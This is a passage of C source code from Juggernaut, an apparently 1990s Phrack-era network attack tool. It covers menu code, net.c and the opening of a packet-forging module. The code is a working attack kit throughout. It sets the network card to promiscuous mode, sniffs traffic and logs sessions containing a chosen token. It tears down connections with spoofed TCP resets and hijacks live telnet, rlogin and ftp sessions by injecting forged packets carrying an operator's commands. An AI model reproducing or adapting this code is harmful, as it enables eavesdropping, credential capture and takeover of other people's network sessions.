    printf("\t\t\t4. Return to previous menu\n");
    printf("\t\t\t5. Return to main menu\n");
    if(packetready==0x07)printf("\t\t\t6. Pass packet to RIP assembler\n");
    printf("\n\n\n\n\n\n\n\n\n\n");
    printf(">");
}

/*
 *  IP assembly options menu
 */

void mpktaip(packetready,tos,fflags,fo,ttl,saddr,daddr,number,packettype)
int packetready;
char *tos;
```

```
char *fflags;
unsigned short fo;
unsigned short ttl;
char *saddr;
char *daddr;
int number;
char *packettype;
{

    printf("\t\t\t     IP Packet Assembly\n");
    printf("\t\t\t+------------------------------+\n");
    if(!(packetready&0x01))printf("\t\t\t1. TOS\n");
    else printf("\t\t\tTOS: %s\n",tos);
    if(!(packetready&0x02))printf("\t\t\t2. Fragment Flags\n");
    else printf("\t\t\tFragment flags: %s\n",fflags);
    if(!(packetready&0x04))printf("\t\t\t3. Fragment Offset\n");
    else printf("\t\t\tFragment offset: %d\n",(fo&0x1fff));
    if(!(packetready&0x08))printf("\t\t\t4. TTL\n");
    else printf("\t\t\tTTL: %d\n",ttl);
    if(!(packetready&0x10))printf("\t\t\t5. Source Address\n");
    else printf("\t\t\tSource Address: %s\n",saddr);
    if(!(packetready&0x20))printf("\t\t\t6. Destination Address\n");
    else printf("\t\t\tDestination Address: %s\n",daddr);
    if(!(packetready&0x40))printf("\t\t\t7. Number of packets to send\n");
    else printf("\t\t\tSending %d packet(s)\n",number);
    printf("\t\t\t8. Return to previous menu\n");
    printf("\t\t\t9. Return to main menu\n");
    if(packetready==0x7f)printf("\t\t\t10. Transmit %s packet(s)\n",packettype);
    printf("\n\n\n\n\n\n\n\n\n\n");
    printf(">");
}

/*
 *  Clear the Screen
 */

void mwipe(){

    printf("\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n");
}
<-->
<++> Juggernaut/NumberOneCrush/net.c
/*
 *
 *                                  Juggernaut
 *                                  Version b1
 *
 *                            1996/7 Guild productions
 *                           daemon9[guild|phrack|r00t]
 *
 *                          comments to route@infonexus.com
 *
 *  This coding project made possible by a grant from the Guild corporation
 *
 *  net.c - network/socket control code and abstract data types
 *
 *  In the interest of time overhead vs. code size, I created several functions
 *  that do much the same thing.  You will notice the reset and jack code is
 *  quite redundant.  Life is rough like that.  Deal with it.  Also, there are
 *  problems with freeing malloc'd memory.
 *
 */


#include <stdio.h>
#include <stdlib.h>
#include <time.h>
#include <ctype.h>
#include <netinet/in.h>
#include <arpa/inet.h>
```

```
#include <netdb.h>
#include <errno.h>
#include <arpa/inet.h>
#include <signal.h>
#include <string.h>
#include <setjmp.h>
#include <unistd.h>
#include <linux/socket.h>
#include <linux/ip.h>
#include <linux/tcp.h>
#include <linux/if_ether.h>
#include <linux/if_arp.h>
#include <linux/if.h>
#include <linux/sockios.h>
#include <sys/time.h>
#include <sys/resource.h>
#include <sys/ioctl.h>

#define DEVICE "eth0"
#define ETHHDR  14
#define PHDR    12
#define TCPHDR  20
#define IPHDR   20
#define BUFSIZE 512
#define MINIBUF 10
#define RSTS    10      /* Number of RSTs to send when RSTing a connection */
#define JCKRST  3       /* You may wish to experiment with this value.  The
                           smaller it is, your command have less time to
                           complete on the target.  However, the ACK storm
                           will also be much shorter... */
#define SNIFLOG "./juggernaut.log.snif"

struct iphdr  *iphp;        /* Pointer into current packets IP header */
struct tcphdr *tcphp;       /* Pointer into current packets TCP header */
struct ethhdr *ethhp;       /* Pointer into current packets ethernet header */

                            /* Macro to align the pointers into the ethernet,
                               IP, and TCP headers. */
#define ALIGNNETPOINTERS(){\
    ethhp=(struct ethhdr *)(((unsigned long)&epack.eth));\
    iphp=(struct iphdr *)(((unsigned long)&epack.ip)-2);\
    tcphp=(struct tcphdr *)(((unsigned long)&epack.tcp)-2);\
}

struct epack{               /* Generic Ethernet packet w/o data payload */
    struct ethhdr eth;      /* Ethernet Header */
    struct iphdr ip;        /* IP header */
    struct tcphdr tcp;      /* TCP header */
    char payload[8192];     /* Data Payload */
}epack;

struct connectionInfo{
    unsigned long saddr;    /* Source IP */
    unsigned long daddr;    /* Destination IP */
    unsigned short sport;   /* Source TCP Port */
    unsigned short dport;   /* Destination TCP Port */
};

jmp_buf env;                /* To preserve our environment */
extern int verbosity;       /* Should we dump error messages? */

/*
 *  Creates a low level raw-packet socket and puts the device into promiscuous
 *  mode.
 */

int tap(device)
char *device;
{
```

```
    int fd;
    struct ifreq ifr;   /* Link-layer interface request structure */
                        /* Ethernet code for IP 0x800==ETH_P_IP */
    if((fd=socket(AF_INET,SOCK_PACKET,htons(ETH_P_IP)))<0){
        if(verbosity)perror("(tap) SOCK_PACKET allocation problems [fatal]");
        exit(1);
    }
    strcpy(ifr.ifr_name,device);
    if((ioctl(fd,SIOCGIFFLAGS,&ifr))<0){    /* Get the device info */
        if(verbosity)perror("(tap) Can't get device flags [fatal]");
        close(fd);
        exit(1);
    }
    ifr.ifr_flags|=IFF_PROMISC;             /* Set promiscuous mode */
    if((ioctl(fd,SIOCSIFFLAGS,&ifr))<0){    /* Set flags */
        if(verbosity)perror("(tap) Can't set promiscuous mode [fatal]");
        close(fd);
        exit(1);
    }
    return(fd);
}


/*
 *  Gimme a raw-IP socket.  Use of IP_HDRINCL is automatic with 2.0.x
 *  kernels.  Not sure about 1.2.x
 */

int rawsock(){

    int fd,val=1;

    if((fd=socket(AF_INET,SOCK_RAW,IPPROTO_RAW))<0){
        if(verbosity)perror("\n(rawsock) Socket problems [fatal]");
        exit(1);
    }

#ifdef IP_HDRINCL
    if(setsockopt(fd,IPPROTO_IP,IP_HDRINCL,&val,sizeof(val))<0){
        if(verbosity){
            perror("Cannot set IP_HDRINCL socket option");
            fprintf(stderr,"\nIf you are relying on this rather then a hacked kernel to s
poof packets, your sunk.\n[cr]");
            getchar();
        }
    }
#endif

    return(fd);
}


/*
 *  Hunter.  At this point, only cares about connection information (infant
 *  connections and tear-downs).  I should have it pass SEQ and ACK related
 *  info to the relevant functions...  This function will be forked to the
 *  backround as a seperate process, and in future versions it will be
 *  implemented as a seperate thread of execution.
 */

void chunt(){

    void add(struct iphdr *,struct tcphdr *,struct ethhdr *);
    void del(struct iphdr *,struct tcphdr *);

    extern int linksock;                /* raw packet socket */

    ALIGNNETPOINTERS();
                                        /* No alarm timeout here.  We block forever until
 packets zing by */
```

```
    while(1)if(recv(linksock,&epack,sizeof(epack),0)){
        if(iphp->protocol==IPPROTO_TCP&&(tcphp->syn&&!tcphp->ack))add(iphp,tcphp,ethhp);
        if(iphp->protocol==IPPROTO_TCP&&(tcphp->rst||tcphp->fin))del(iphp,tcphp);
    }
}

/*
 *  addc() wrapper.  Checks to make sure we want to add this connection to
 *  our list....  At this point, we'll take ftp control, ssh (well, we can
 *  RST them) telnet, smtp, http, rlogin, and irc.
 */

void add(iphp,tcphp,ethhp)
struct iphdr *iphp;
struct tcphdr *tcphp;
struct ethhdr *ethhp;       /* Future Use */
{
    char *addc(struct iphdr *, struct tcphdr *);

    char *msg;

#ifdef GREED
    if(((int)msg=addc(iphp,tcphp)))if(verbosity)fprintf(stderr,"%c%s",0x08,msg);
#ifdef NOHUSH
    fprintf(stderr,"%c",7);
#endif
    return;
#else
    switch(ntohs(tcphp->dest)){
        case 21:
        case 22:
        case 23:
        case 25:
        case 80:
        case 513:
        case 6667:
            if(((int)msg=addc(iphp,tcphp)))if(verbosity)fprintf(stderr,"%c%s",0x08,msg);
#ifdef NOHUSH
            fprintf(stderr,"%c",7);
#endif
            return;
        default:
            return;
    }
#endif
}


/*
 *  delc() wrapper.  Checks connection port number to see if we should even
 *  bother passing to the delete function which will do a potentially expensive
 *  linear search...
 */

void del(iphp,tcphp)
struct iphdr *iphp;
struct tcphdr *tcphp;
{
    char *delc(struct iphdr *, struct tcphdr *);

    char *msg;

#ifdef GREED
    if(((int)msg=delc(iphp,tcphp)))if(verbosity)fprintf(stderr,"%c%s",0x08,msg);
    return;
#else
    switch(ntohs(tcphp->dest)){
        case 21:
        case 22:
        case 23:
```

```
        case 25:
        case 80:
        case 513:
        case 6667:
            if(((int)msg=delc(iphp,tcphp)))if(verbosity)fprintf(stderr,"%c%s",0x08,msg);
            return;
        default:
            return;
    }
#endif
}


/*
 *  Spy on a connection.  If the packet captured is from the target connection,
 *  call dumpp().  If fp is valid, prepend header/append footer.
 */

void cspy(target,fp)
struct connectionInfo *target;
FILE *fp;
{

    char *hostLookup(unsigned long);
    void dumpp(char *,int,FILE *);

    extern int sigsentry;
    int tlinksock=tap(DEVICE);  /* Spying tap.  XXX- Really dumb way to do this... */
    time_t tp;

    ALIGNNETPOINTERS();

    fprintf(stderr,"Spying on connection:\t %s [%d]\t-->\t %s [%d]\n",hostLookup(target->
saddr),ntohs(target->sport),hostLookup (target->daddr),ntohs(target->dport));
    if(fp){
        fprintf(fp,"--------------------------------------------------------------------------
\n: Juggernaut connection spy log header\n: %s [%d]\t-->\t %s [%d]\n",hostLookup(target->
saddr),ntohs(target->sport),hostLookup(target->daddr),ntohs(target->dport));
        time(&tp);
        fprintf(fp,": Log started:\t\t%s-----------------------------------------------
--------------------\n",ctime(&tp));
    }
                    /* NO alaram timeout here.  SIGINT kills our spy session */
    while(sigsentry)if(recv(tlinksock,&epack,sizeof(epack),0))if(iphp->protocol==IPPROTO_
TCP)if(iphp->saddr==target->daddr&&tcphp->source==target->dport)dumpp(epack.payload-2,hto
ns(iphp->tot_len)-sizeof(epack.ip)-sizeof(epack.tcp),fp);

    if(fp){
        fprintf(fp,"\n--------------------------------------------------------------------
--\n: Juggernaut connection spy log trailer\n: %s [%d]\t-->\t %s [%d]\n",hostLookup(targe
t->saddr),ntohs(target->sport),hostLookup(target->daddr),ntohs(target->dport)









);
        time(&tp);
        fprintf(fp,": Log ended:\t\t%s-------------------------------------------------
------------------\n",ctime(&tp));
    }
    close(tlinksock);
}


/*
```

```
 *  Dumps the payload.  Dump to file if we have a valid FP.
 */

void dumpp(payload,length,fp)
char *payload;
int length;
FILE *fp;
{
    register int tickytacky=0;

    for(;tickytacky<length;tickytacky++){
        fprintf(stderr,"%c",payload[tickytacky]);
        if(fp)fprintf(fp,"%c",payload[tickytacky]);
    }

}


/*
 *  RST both ends of a connection.  Listen for the client to send a packet so
 *  we know where the seq/ack #s are and then spoof 10 RSTs to the client which
 *  will then send a RST to the other end when it recieves the legitimate
 *  response packet.
 */

void crst(target)
struct connectionInfo *target;
{

    void nettimeout();
    char *hostLookup(unsigned long);
    unsigned short in_cksum(unsigned short *,int);

    char *tempBuf=0;
    extern int ripsock;
    extern int netreadtimeout;

    struct sockaddr_in sin;

    struct tpack{               /* Generic TCP packet w/o payload */
        struct iphdr ip;
        struct tcphdr tcp;
    }tpack;

    struct psuedoHeader{
        unsigned long saddr;
        unsigned long daddr;
        unsigned char null;
        unsigned char prot;
        unsigned short tlen;
    }*ppheader;

    static int moot=0;
    int tlinksock=tap(DEVICE);

    ALIGNNETPOINTERS();

    sin.sin_family=AF_INET;     /* Preload these values.  All we are really
                                   waiting for are the seq/ack #s */
    sin.sin_port=target->dport;
    sin.sin_addr.s_addr=target->saddr;

    bzero(&tpack,sizeof(tpack));    /* Zero out these structures so I dunot
                                       have to assign 0's to the unused
                                       areas... */
    bzero(&ppheader,sizeof(ppheader));

    tpack.tcp.source=target->dport;         /* 16-bit Source port number */
    tpack.tcp.dest=target->sport;           /* 16-bit Destination port */
    tpack.tcp.doff=5;                       /* Data offset */
```

```
    tpack.tcp.ack=1;                        /* Acknowledgement field valid flag */
    tpack.tcp.rst=1;                        /* Reset flag */
    tpack.tcp.window=htons(242);            /* 16-bit Window size */

    tpack.ip.version=4;                     /* 4-bit Version */
    tpack.ip.ihl=5;                         /* 4-bit Header Length */
    tpack.ip.tot_len=htons(IPHDR+TCPHDR);   /* 16-bit Total length */
    tpack.ip.ttl=64;                        /* 8-bit Time To Live */
    tpack.ip.protocol=IPPROTO_TCP;          /* 8-bit Protocol */

    tpack.ip.saddr=target->daddr;           /* 32-bit Source Address */
    tpack.ip.daddr=target->saddr;           /* 32-bit Destination Address */

    tempBuf=(char *)malloc(PHDR+TCPHDR);    /* Checksum stuff */
    ppheader=(struct psuedoHeader *)tempBuf;

    ppheader->saddr=tpack.ip.saddr;
    ppheader->daddr=tpack.ip.daddr;
    ppheader->prot=IPPROTO_TCP;
    ppheader->null=0;
    ppheader->tlen=htons(TCPHDR);

    fprintf(stderr,"Reseting connection:\t %s [%d]\t-->\t %s [%d]\n",hostLookup(target->s
addr),ntohs(target->sport),hostLookup (target->daddr),ntohs(target->dport));

    if(setjmp(env)){                        /* Timeout */
        if(verbosity)fprintf(stderr,"Quiet connection, not reset. [soft error, returning]
\n");
        return;
    }
    signal(SIGALRM,nettimeout);
    alarm(netreadtimeout);                  /* Wait 10 seconds for reply */

    while(1)if(recv(tlinksock,&epack,sizeof(epack),0))if(iphp->protocol==IPPROTO_TCP&&iph
p->saddr==target->saddr&&tcphp->source==target->sport){

        for(;moot<RSTS;moot++){                 /* Send RSTs, incrementing
                                                   seqs and acks as we go */
            tpack.tcp.seq=tcphp->ack_seq+(htonl(moot));
            tpack.tcp.ack_seq=tcphp->seq+(htonl(moot));

            bcopy(&tpack.tcp,tempBuf+PHDR,PHDR+TCPHDR);
            tpack.tcp.check=in_cksum((unsigned short *)tempBuf,PHDR+TCPHDR);

            sendto(ripsock,&tpack,IPHDR+TCPHDR,0,(struct sockaddr *)&sin,sizeof(sin));
        }
        alarm(0);

        /*free(tempBuf);    XXX */
        fprintf(stderr,"Connection torn down.\n");
        close(tlinksock);
        break;
    }
}


/*
 *  Sets up automated connection reseting.  A source and possibly a
 *  destination host are targeted for reseting.  This function will kill any
 *  connection attempts from the source (and possibly to a destination).
 */

void acrst(source,target)
unsigned long source, target;
{

    char *hostLookup(unsigned long);
    unsigned short in_cksum(unsigned short *,int);
    void spasm();               /* Handles the user defined signal */
```

```
    struct tpack{
        struct iphdr ip;
        struct tcphdr tcp;
    }tpack;

    struct psuedoHeader{
        unsigned long saddr;
        unsigned long daddr;
        unsigned char null;
        unsigned char prot;
        unsigned short tlen;
    }*ppheader;

    struct sockaddr_in sin;

    int moot=0;
    extern int ripsock;
    extern int acrstpid;
    char *tempBuf=0;
    int tlinksock=tap(DEVICE);

    switch((acrstpid=fork())){  /* Drop a child to backround, return the
                                   parent to continue */
        case 0:                 /* Set the priority up a few notchs..
                                   I get better results */
            if(setpriority(PRIO_PROCESS,0,-20)){
                if(verbosity)perror("acrst module (setpriority)");
                fprintf(stderr,"[cr]");
                getchar();
            }
            signal(SIGUSR1,spasm);  /* Keep track of the child and register
                                       it with the cleanup signal handler */
            signal(SIGINT,SIG_IGN);
            signal(SIGQUIT,SIG_IGN);
            break;
        default:
            return;
        case -1:
            if(verbosity)perror("acrst module Internal forking error [fatal]");
            exit(1);
    }

    ALIGNNETPOINTERS();
                                                /* Preload these values. */
    sin.sin_family=AF_INET;

    bzero(&tpack,sizeof(tpack));
    bzero(&ppheader,sizeof(ppheader));

    tpack.tcp.doff=5;
    tpack.tcp.ack=1;
    tpack.tcp.rst=1;
    tpack.tcp.window=htons(242);

    tpack.ip.version=4;
    tpack.ip.ihl=5;
    tpack.ip.tot_len=htons(IPHDR+TCPHDR);
    tpack.ip.ttl=64;
    tpack.ip.protocol=IPPROTO_TCP;

    tempBuf=(char *)malloc(PHDR+TCPHDR);
    ppheader=(struct psuedoHeader *)tempBuf;

    ppheader->null=0;
    ppheader->prot=IPPROTO_TCP;
    ppheader->tlen=htons(TCPHDR);

    while(1){
        if(recv(tlinksock,&epack,sizeof(epack),0))if(iphp->protocol==IPPROTO_TCP&&tcphp->
syn&&iphp->saddr==source){
```

```
            if(target)if(iphp->daddr!=target)continue;

            sin.sin_port=tcphp->dest;
            sin.sin_addr.s_addr=iphp->saddr;

            tpack.tcp.source=tcphp->dest;
            tpack.tcp.dest=tcphp->source;

            for(moot=1;moot<RSTS+1;moot++){     /* Send RSTs, incrementing
                                                  acks as we go */

                tpack.tcp.ack_seq=tcphp->seq+(htonl(moot));

                tpack.tcp.check=0;
                tpack.ip.saddr=iphp->daddr;
                tpack.ip.daddr=iphp->saddr;
                tpack.ip.check=0;

                ppheader->saddr=tpack.ip.saddr;
                ppheader->daddr=tpack.ip.daddr;

                bcopy(&tpack.tcp,tempBuf+PHDR,PHDR+TCPHDR);
                tpack.tcp.check=in_cksum((unsigned short *)tempBuf,PHDR+TCPHDR);

                sendto(ripsock,&tpack,IPHDR+TCPHDR,0,(struct sockaddr *)&sin,sizeof(sin))
;
                fprintf(stderr,"%c-%c*",0x08,0x08);
            }
        }
    }
}

/*
 *  Simplex-hijack.  Really just inserts a command into the TCP stream.  This
 *  will totally desynch the connection however and cause two things to happen:
 *  1) an ACK storm of epic proportions (maybe not, see accompanying paper) and
 *  2) the target user will have her connection destroyed.  To alleviate the
 *  first problem, we simply reset the connection shortly after we hijack it.
 *  The second problem is a burden with this kind of hijacking.
 */

void csimplexhijack(target,commandbuf)
struct connectionInfo *target;
char *commandbuf;
{

    void nettimeout();
    char *hostLookup(unsigned long);
    unsigned short in_cksum(unsigned short *,int);

    struct tpack{                   /* Generic TCP packet */
        struct iphdr ip;
        struct tcphdr tcp;
        char payload[BUFSIZE];
    }tpack;

   struct psuedoHeader{
        unsigned long saddr;
        unsigned long daddr;
        unsigned char null;
        unsigned char prot;
        unsigned short tlen;
    }*ppheader;

    struct sockaddr_in sin;

    extern int ripsock;
    extern int netreadtimeout;
    static int len;
    char *tempBuf;
```

```
    int tlinksock=tap(DEVICE);

    ALIGNNETPOINTERS();

    bzero(&tpack,sizeof(tpack));

    len=strlen(commandbuf)+1;
    bcopy(commandbuf,tpack.payload,len--);
    sin.sin_family=AF_INET;
    sin.sin_port=target->sport;
    sin.sin_addr.s_addr=target->daddr;

    tpack.tcp.source=target->sport;
    tpack.tcp.dest=target->dport;
    tpack.tcp.doff=5;
    tpack.tcp.ack=1;
    tpack.tcp.psh=1;
    tpack.tcp.window=htons(242);

    tpack.ip.version=4;
    tpack.ip.ihl=5;
    tpack.ip.tot_len=htons(IPHDR+TCPHDR+len);
    tpack.ip.ttl=64;
    tpack.ip.protocol=IPPROTO_TCP;

    tpack.ip.saddr=target->saddr;
    tpack.ip.daddr=target->daddr;

    tempBuf=(char *)malloc(PHDR+TCPHDR+len);    /* Check me out y0 */
    ppheader=(struct psuedoHeader *)tempBuf;


    ppheader->saddr=tpack.ip.saddr;
    ppheader->daddr=tpack.ip.daddr;
    ppheader->null=0;
    ppheader->prot=IPPROTO_TCP;
    ppheader->tlen=htons(TCPHDR+len);

    fprintf(stderr,"(simplex) Hijacking connection:\t %s [%d]\t-->\t %s [%d]\n",hostLooku
p(target->saddr),ntohs(target->sport),hostLookup (target->daddr),ntohs(target->dport));

    if(setjmp(env)){                            /* Timeout */
        if(verbosity)fprintf(stderr,"Quiet connection, try again later. [soft error, retu
rning]\n");
        return;
    }
    signal(SIGALRM,nettimeout);
    alarm(0);
    alarm(netreadtimeout);                      /* Wait 10 seconds for reply */

    while(1)if(recv(tlinksock,&epack,sizeof(epack),0))if(iphp->protocol==IPPROTO_TCP&&iph
p->saddr==target->daddr&&tcphp->source==target->dport){
        tpack.tcp.seq=tcphp->ack_seq;
        tpack.tcp.ack_seq=htonl(ntohl(tcphp->seq)+1);

        bcopy(&tpack.tcp,tempBuf+PHDR,PHDR+TCPHDR+len);
        tpack.tcp.check=in_cksum((unsigned short *)tempBuf,PHDR+TCPHDR+len);

        sendto(ripsock,&tpack,IPHDR+TCPHDR+len,0,(struct sockaddr *)&sin,sizeof(sin));

        fprintf(stderr,"Command inserted, connection desynched.\n");
        sleep(JCKRST);          /* Don't reset the connection too quickly, or
                                   our command may not complete */
        crst(target);
        close(tlinksock);
        /* free(tempBuf);       XXX */
        break;
    }
}
```

```
/*
 *  Hijack.  Desynchs the server from the client.  The resulting ACK storm
 *  makes things very difficult.
 */

void chijack(target)
struct connectionInfo *target;
{

    void nettimeout();
    void seizure();
    char *hostLookup(unsigned long);
    unsigned short in_cksum(unsigned short *,int);


    struct tpack{
        struct iphdr ip;
        struct tcphdr tcp;
        char payload[2*BUFSIZE];
    }tpack;

    struct psuedoHeader{
        unsigned long saddr;
        unsigned long daddr;
        unsigned char null;
        unsigned char prot;
        unsigned short tlen;
    }*ppheader;

    struct sockaddr_in sin;

    char buf[10*MINIBUF];
    char *tempBuf=0;

    extern int ripsock;
    extern int netreadtimeout;
    extern int sigsentry;
    static int len;
    int tlinksock=tap(DEVICE);

    ALIGNNETPOINTERS();

    bzero(&tpack,sizeof(tpack));

    sin.sin_family=AF_INET;
    sin.sin_port=target->sport;
    sin.sin_addr.s_addr=target->daddr;

    tpack.tcp.source=target->sport;
    tpack.tcp.dest=target->dport;
    tpack.tcp.doff=5;
    tpack.tcp.ack=1;
    tpack.tcp.psh=1;
    tpack.tcp.window=htons(1024);

    tpack.ip.version=4;
    tpack.ip.ihl=5;
    tpack.ip.ttl=64;
    tpack.ip.protocol=IPPROTO_TCP;

    tpack.ip.saddr=target->saddr;
    tpack.ip.daddr=target->daddr;

    tempBuf=(char *)malloc(PHDR+TCPHDR+len);
    ppheader=(struct psuedoHeader *)tempBuf;

    ppheader->saddr=tpack.ip.saddr;
    ppheader->daddr=tpack.ip.daddr;
    ppheader->null=0;
    ppheader->prot=IPPROTO_TCP;
```

```
    signal(SIGINT,seizure);

    fprintf(stderr,"Hijacking connection:\t %s [%d]\t-->\t %s [%d]\n",hostLookup(target->
saddr),ntohs(target->sport),hostLookup (target->daddr),ntohs(target->dport));
    fprintf(stderr,"'ctrl-c' when you are finished (this will RST the connection).\n");
    fprintf(stderr,"juggernaut>");

    fgets(buf,sizeof(buf),stdin);

    len=strlen(buf)+1;
    bcopy(buf,tpack.payload,len--);

    tpack.ip.tot_len=htons(IPHDR+TCPHDR+len);
    ppheader->tlen=htons(TCPHDR+len);

    if(setjmp(env)){
        if(verbosity)fprintf(stderr,"Quiet connection, try again later. [soft error, retu
rning]\n");
        return;
    }
    signal(SIGALRM,nettimeout);
    alarm(0);
    alarm(netreadtimeout);
                           /* Here we setup the initial hijack state.  We
                              need to desynch the connection, and the next
                              packet that comes by will be the catalyst. */
    while(1)if(recv(tlinksock,&epack,sizeof(epack),0))if(iphp->protocol==IPPROTO_TCP&&iph
p->saddr==target->daddr&&tcphp->source==target->dport){
        tpack.tcp.seq=tcphp->ack_seq;
        tpack.tcp.ack_seq=htonl(ntohl(tcphp->seq)+1);

        bcopy(&tpack.tcp,tempBuf+PHDR,PHDR+TCPHDR+len);
        tpack.tcp.check=in_cksum((unsigned short *)tempBuf,PHDR+TCPHDR+len);

        sendto(ripsock,&tpack,IPHDR+TCPHDR+len,0,(struct sockaddr *)&sin,sizeof(sin));
        break;
    }

    alarm(0);
    while(sigsentry){                                  /* Main hijack loop */
        if(recv(tlinksock,&epack,sizeof(epack),0))if(iphp->protocol==IPPROTO_TCP&&iphp->s
addr==target->daddr&&tcphp->source==target->dport){
            if(!tcphp->psh)continue;        /* If this is not data, ignore it */
            dumpp(epack.payload-2,htons(iphp->tot_len)-sizeof(epack.ip)-sizeof(epack.tcp)
,0);

            bzero(&buf,sizeof(buf));
            fgets(buf,sizeof(buf),stdin);

            if(!buf[1])continue;        /* No input data (CR) */

            len=strlen(buf)+1;
            bcopy(buf,tpack.payload,len--);
            tpack.tcp.psh=1;
            tpack.tcp.check=0;
            tpack.ip.check=0;

            tpack.ip.tot_len=htons(IPHDR+TCPHDR+len);

            tpack.tcp.seq=tcphp->ack_seq;
            tpack.tcp.ack_seq=htonl(ntohl(tcphp->seq)+1);

            ppheader->tlen=htons(TCPHDR+len);
            bcopy(&tpack.tcp,tempBuf+PHDR,PHDR+TCPHDR+len);
            tpack.tcp.check=in_cksum((unsigned short *)tempBuf,PHDR+TCPHDR+len);

            sendto(ripsock,&tpack,IPHDR+TCPHDR+len,0,(struct sockaddr *)&sin,sizeof(sin))
;
        }
```

```
    }
    crst(target);
    /*free(tempBuf);        XXX */
    close(tlinksock);
}


/*
 *  Packet sniffer parses TCP packets for token.  Logs that packet, along with
 *  the next 'enticement' number of packets.  Not really all that robust.
 */

void bloodhound(token,enticementfactor)
char *token;
int enticementfactor;
{

    void parsep(char *,int,FILE *);
    void shadow();
    char *hostLookup(unsigned long);

    FILE *fp=0;
    time_t tp=0;

    int length=0;
    int grabflag=0;                     /* Time to grab some packets */
    unsigned long targetsourceip=0;
    unsigned short targetsourceport=0;
    int tlinksock=tap(DEVICE);

    if(!(fp=fopen(SNIFLOG,"a+"))){      /* Log to file */
        if(verbosity){
            fprintf(stderr,"Cannot open file for logging. [fatal]\n");
            fprintf(stderr,"[cr]");
        }
        exit(0);
    }

    ALIGNNETPOINTERS();

    fprintf(stderr,"\nDropping to background, sniffing for smarmy tidbits...\n");

    shadow();                           /* Dropped to the background */
    fprintf(stderr,"\nSend a SIGKILL to %d when you are thorugh.\n",getpid());

    fprintf(fp,"\n------------------------------------------------------------------------\n
[ Juggernaut bloodhound module log: token == '%s' ]\n",token);
    time(&tp);
    fprintf(fp,"[ Log started:\t\t%s----------------------------------------------------
----------------\n",ctime(&tp));
    fflush(fp);

    while(1)if(recv(tlinksock,&epack,sizeof(epack),0))if(iphp->protocol==IPPROTO_TCP){
        length=htons(iphp->tot_len)-sizeof(epack.ip)-sizeof(epack.tcp);

        if((!grabflag)&&(strstr((epack.payload-2),token))){
            grabflag=enticementfactor;
            targetsourceip=iphp->saddr;
            targetsourceport=tcphp->source;
            fprintf(fp,"\n\t %s [%d]\t<-->\t %s [%d]\n",hostLookup(iphp->saddr),ntohs(tcp
hp->source),hostLookup(iphp->daddr),ntohs(tcphp->dest));
            parsep(epack.payload-2,length,fp);
        }
        if(grabflag){                   /* We have a session marked and are
                                           logging it */
            if(iphp->daddr==targetsourceip&&tcphp->dest==targetsourceport){
                parsep(epack.payload-2,length,fp);
                grabflag--;
            }
        }
```

```
    }
    /* NOTREACHED */
}


/*
 *  Packet parser.  Print the packet out...
 */

void parsep(payload,length,fp)
char *payload;
int length;
FILE *fp;
{
    register int tickytacky=0;

    for(tickytacky=0;tickytacky<length;tickytacky++){
        if(payload[tickytacky]==0xd){        /* newline characater */
            fprintf(fp,"\n");
            continue;
        }
        if(isprint(payload[tickytacky]))fprintf(fp,"%c",payload[tickytacky]);
    }
    fflush(fp);
}


/*
 *  Handles network timeouts.
 */

void nettimeout(){

    alarm(0);
    longjmp(env,1);
}
<-->
<++> Juggernaut/NumberOneCrush/prometheus.c
/*
 *
 *                                    Juggernaut
 *                                    Version b2
 *
 *                             1996/7 Guild productions
 *                            daemon9[guild|phrack|r00t]
 *
 *                          comments to route@infonexus.com
 *
 *  This coding project made possible by a grant from the Guild corporation
 *
 *  prometheus.c - the packet assemby workshop module.  Each of the main
 *  packet assembly subfunctions will end up calling the ip assembler to build
 *  the IP portion and send it (them) out.
 *
 *  Too many dependencies in menu.c
 *
 *  Shout out to Nirva for some suggestions/help.  Nirva rules, BTW.  I love
 *  Nirva.  You should too.
 *
 */


#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <time.h>
#include <netinet/in.h>
#include <unistd.h>
#include <arpa/inet.h>
#include <netdb.h>
```

```
#include <arpa/inet.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <linux/socket.h>
#include <linux/ip.h>
#include <linux/tcp.h>
#include <linux/udp.h>
#include <linux/icmp.h>
#include <linux/if_ether.h>
#include <linux/if.h>

#define MINIBUF     10
#define BUFSIZE     512
#define ETHHDR      14
#define PHDR        12
#define TCPHDR      20
#define UDPHDR      8
#define IPHDR       20

#define NOTRANSPORT     0x00
#define TCPTRANSPORT    0x01
#define UDPTRANSPORT    0x02
#define ICMPTRANSPORT   0x04

struct tpak{                    /* TCP packet */
    struct tcphdr tcp;
    char payload[BUFSIZE];
}tpack;

struct upak{                    /* UDP packet */
    struct udphdr udp;
    char payload[BUFSIZE];
}upack;

struct ipak{                    /* ICMP packet */
    struct icmphdr icmp;
    char payload[BUFSIZE];
}ipack;

struct rippak{                  /* IP packet */
    struct iphdr ip;
    char payload[BUFSIZE+20];   /* Payload + transport header */
}rippack;

int woe;                        /* Global var to let us know where to return
                                   to... */
extern int verbosity;

                                /* This will change when IP/TCP options are
                                   implemented... */
#define RIPPACKETSIZE 552       /* IP header + transport header of up to 20
                                   bytes + 512 byte payload */

int prometheus(type)
int type;
{
    void tcpa();
    void udpa();
    void icmpa();
    void igmpa();
    void ripa(int);

    bzero(&rippack,sizeof(rippack));
    woe=0;

    switch(type){
        case 1:
            tcpa();             /* TCP */
            break;
```

```
        case 2:
            udpa();             /* UDP */
            break;
        case 3:
            icmpa();            /* ICMP */
            break;
        case 4:
            ripa(NOTRANSPORT);  /* RAW IP with no transport and no payload */
            break;
        case 5:
            return(woe=1);      /* Done assembling packets */
        default:
            break;              /* bad input -- not done */
    }
    return(woe);
}


/*
 *  TCP assembler
 */

void tcpa(){

    void ripa(int);
    void mwipe();
    void mpktatcp(int,unsigned short,unsigned short,unsigned long,unsigned long,char *,un
signed short,char *);

    char buf[2*MINIBUF];
    unsigned long val;
    int packetready=0;          /* flag bits */
    char data[4*MINIBUF]={0},flags[MINIBUF]={0},filename[4*MINIBUF]={0};
    int i,j,fd,loopsentry=1;

    bzero(&tpack,sizeof(tpack));

    srandom((unsigned)time(0)); /* seed psuedo random number generator */

    while(loopsentry){
        mwipe();
        mpktatcp(packetready,ntohs(tpack.tcp.source),ntohs(tpack.tcp.dest),ntohl(tpack.tc
p.seq),ntohl(tpack.tcp.ack_seq),flags,ntohs(tpack.tcp.window),data);

        fgets(buf,sizeof(buf),stdin);
        if(!(val=atoi(buf)))continue;
        switch(val){
